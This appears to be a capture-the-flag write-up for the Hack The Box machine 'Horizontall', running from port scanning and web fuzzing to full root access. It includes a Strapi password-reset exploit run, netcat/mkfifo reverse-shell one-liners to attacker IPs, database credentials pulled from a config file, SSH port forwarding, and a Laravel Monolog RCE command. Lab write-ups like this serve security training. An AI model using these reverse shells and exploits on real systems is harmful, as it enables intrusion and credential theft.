

1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

Discover port 22 with OpenSSH 7.6p1 Ubuntu 4ubuntu0.5

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
```

1.1.2 Port 80


Discover port 80 with nginx 1.14.0.

```
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://horizontall.htb
```

1.2 Website enumeration

1.2.1 Home page

Added 'horizontall.htb' to /etc/hosts file. Access to home page.




1.3 Web Fuzzing

1.3.1 Directory fuzz

Does not discover any interesting directory. All the discovered directory are common on webserver.

```
sodanew@kali:~/Documents/HTB/Machine/Horizontall$ sudo ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt:FUZZ -u 'http://horizontall.htb/FUZZ' -o ./web-dir/horizontall.ffuf -c
```



v1.3.1 Kali Exclusive <3

```
:: Method      : GET
:: URL         : http://horizontall.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
:: Output file : ./web-dir/horizontall.ffuf
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

js      [Status: 301, Size: 194, Words: 7, Lines: 8]
css     [Status: 301, Size: 194, Words: 7, Lines: 8]
img     [Status: 301, Size: 194, Words: 7, Lines: 8]
        [Status: 200, Size: 901, Words: 43, Lines: 2]
:: Progress: [26584/26584] :: Job [1/1] :: 369 req/sec :: Duration: [0:01:14] :: Errors: 2 ::
sodanew@kali:~/Documents/HTB/Machine/Horizontall$
```

1.4 JS page source

Inspect the js script via developer tool. Discover a new endpoint and added it to hosts file.


```
    },
    methods : {
      getReviews : function() {
        var $scope = this;
        r.a.get("http://api-prod.horizontall.htb
/reviews").then(function(data) {
          return $scope.reviews = data.data;
        });
      }
    }
  }
}
```

1.5 Web fuzzing

1.5.1 Directory fuzzing

Discover 3 interesting directory which include admin, users and review.

```
sodanew@kali:~/Documents/HTB/Machine/Horizontall$ sudo ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt:FUZZ -u 'http://api-prod.horizontall.htb/FUZZ' -o ./web-dir/horizontall-api.ffuf -c
```



v1.3.1 Kali Exclusive <3


```
:: Method      : GET
:: URL         : http://api-prod.horizontall.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
:: Output file : ./web-dir/horizontall-api.ffuf
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

admin   [Status: 200, Size: 854, Words: 98, Lines: 17]
users   [Status: 403, Size: 60, Words: 1, Lines: 1]
reviews [Status: 200, Size: 507, Words: 21, Lines: 1]
        [Status: 200, Size: 413, Words: 76, Lines: 20]
:: Progress: [26584/26584] :: Job [1/1] :: 362 req/sec :: Duration: [0:01:17] :: Errors: 2 ::
sodanew@kali:~/Documents/HTB/Machine/Horizontall$
```

1.6 Website enumeration for 'api-prod'


1.6.1 Home page

Discover a 'Welcome' message and does not have any other navigation.




1.6.2 Reviews page.

Discover some JSON message. Not really important or leaked any useful information.




1.6.3 Users page

Discover 4xx Forbidden code. Nothing much we can do here.



1.6.4 Admin page.

Discover a login page and tested some basic admin credentials. Not of them can be used to access.



1.6.5 Exploit source

Google about the strapi and found this [exploit](#). Execute the script and we discover admin credentials.

```
sodanew@kalinev:~/Documents/NTB/Machine/Horizontall/attack$ python3 exploit.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit

[+] Password reset was successfully.
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImYwIiwiaXNjbG1pbiI6dHJlZSwiaWF0IjoxNjMwOTI0MjYzLCJleHAiOjE2MzM1MTYyNjN9.G0gEewffUYGBTyLTPxXUAjYQ10MlCPWB-kgmSgXaBAb

$>
```

Next try to inject reverse shell.

```
$> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.3 5555 >/tmp/f
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
```

2.0 INITIAL FOOTHOLD

2.1 Shell gained

Check on the netcat listener and we gained foothold on the machine.

```
sodanew@kaline:~/Documents/HTB/Machine/Horizontal$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.105] 50396
bash: cannot set terminal process group (1580): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontall:~/myapi$
```

2.2 DB credentials

Discover credential for databases.

```
strapi@horizontall:~/myapi/config/environments/development$ cat database
cat database.json
{
  "defaultConnection": "default",
  "connections": {
    "default": {
      "connector": "strapi-hook-bookshelf",
      "settings": {
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
      },
      "options": {}
    }
  }
}
strapi@horizontall:~/myapi/config/environments/development$
```

2.3 Network status

Discover port 8000 is opened.

```
strapi@horizontall:~$ ss -lntp
ss -lntp
State Recv-Q Send-Q Local Address:Port Peer Address:Port
LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
LISTEN 0 128 0.0.0.0:80 0.0.0.0:*
LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
LISTEN 0 128 127.0.0.1:1337 0.0.0.0:*
LISTEN 0 128 127.0.0.1:8000 0.0.0.0:*
LISTEN 0 128 [::]:80 [::]:*
LISTEN 0 128 [::]:22 [::]:*
users:((("node",pid=1880,fd=31))
```

2.4 SSH Credentials

Create ssh private key on victim machine and get SSH connection with Port Forwarding.

```
sodanew@kalinev:~/Documents/HTB/Machine/Horizontal/ssh$ chmod 600 strapi
sodanew@kalinev:~/Documents/HTB/Machine/Horizontal/ssh$ ssh -i strapi -L 8000:127.0.0.1:8000 strapi@horizontal.htb
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Sep  6 13:11:25 UTC 2021


System load:  0.0               Processes:    226
Usage of /:   82.0% of 4.85GB   Users logged in:  0
Memory usage: 32%              IP address for eth0: 10.10.11.105
Swap usage:  0%

0 updates can be applied immediately.

Last login: Fri Jun  4 11:29:42 2021 from 192.168.1.15
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
$
```

2.5 Access to localhost port 8000

Discover a Laravel default page.



2.6 Exploit source

Discover this [exploit](#). Execute the script with reverse shell.

```
# ROOT EXPLOIT
python3 exploit.py http://localhost:8000 Monolog/RCE1 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.115 5555 >/tmp/f"
```

3.0 ROOT ACCESS

3.1 Root shell gain

Check back on the listener and we receive shell.

```
sodanew@kaline:~/Documents/HTB/Machine/Horizontal$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.105] 53852
bash: cannot set terminal process group (3575): Inappropriate ioctl for device
bash: no job control in this shell
root@horizontal:/home/developer/myproject/public# id
id
uid=0(root) gid=0(root) groups=0(root)
root@horizontal:/home/developer/myproject/public# cd /root
cd /root
root@horizontal:~# ls
ls
boot.sh
pid
restart.sh
root.txt
root@horizontal:~# cat root.txt
cat root.txt
1bd807eec04dcff651b0287e7f05950b
root@horizontal:~# sodanew@kaline:~/Documents/HTB/Machine/Horizontal$
```